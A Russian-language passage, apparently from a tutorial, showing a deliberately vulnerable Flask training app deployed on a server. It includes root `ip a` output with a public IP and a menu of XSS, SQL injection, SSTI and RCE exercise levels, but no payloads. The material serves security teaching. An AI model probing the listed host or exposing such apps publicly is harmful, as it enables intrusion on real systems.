flask_app-1 | TOTAL 33 6 82%
```

Посмотрите свой ip: 92.118.114.170

```
[root@3764397-dk00887 Flask-Vulnerable-App]# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether ea:a4:ec:70:91:98 brd ff:ff:ff:ff:ff:ff
    altname enp0s3
    inet 92.118.114.170/24 brd 92.118.114.255 scope global dynamic noprefixroute ens3
        valid_lft 85318sec preferred_lft 85318sec
    inet6 2a03:6f00:4::9b5d/128 scope global dynamic noprefixroute
        valid_lft 2590921sec preferred_lft 603721sec
    inet6 fe80::e8a4:ecff:fe70:9198/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:3b:b1:69:43 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:3bff:feb1:6943/64 scope link
        valid_lft forever preferred_lft forever
10: br-856a19f1b111: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:15:a5:31:1e brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-856a19f1b111
        valid_lft forever preferred_lft forever
    inet6 fe80::42:15ff:fea5:311e/64 scope link
        valid_lft forever preferred_lft forever
```

Перейдите:

Обучение Flask Vulnerable

Online-edu Localhost Новости Telegram mail Mail We-ca-ops hh.ru YouTube 127.0.0.1 с Нейро

Добавить этот сайт на Табло

### XSS Уровни

- [XSS Уровень 1](#)
- [XSS Уровень 2](#)
- [XSS Уровень 3](#)

### SQL Injection Уровни

- [SQL Уровень 1](#)
- [SQL Уровень 2](#)
- [SQL Уровень 3](#)
- [SQL Уровень 3 Next](#)

### SSTI Уровни

- [SSTI Уровень 1](#)
- [SSTI Уровень 2](#)

### RCE Уровень

- [RCE Уровень](#)

Вот наш сервис и доступен по внешнему ip

18:45 | 167 КБ/с



✕ Главное меню  
92.118.114.170



Flask Vulnerable App

Добро пожаловать в уязвимое Flask-приложение

Сканирование приложения

[Сканирование приложения](#)

XSS Уровни

[XSS Уровень 1](#)

[XSS Уровень 2](#)

[XSS Уровень 3](#)

SQL Injection Уровни

[SQL Уровень 1](#)

[SQL Уровень 2](#)

[SQL Уровень 3](#)

[SQL Уровень 3 Hard](#)

SSTI Уровни

[SSTI Уровень 1](#)

[SSTI Уровень 2](#)

RCE Уровень

[RCE Уровень](#)

Конец!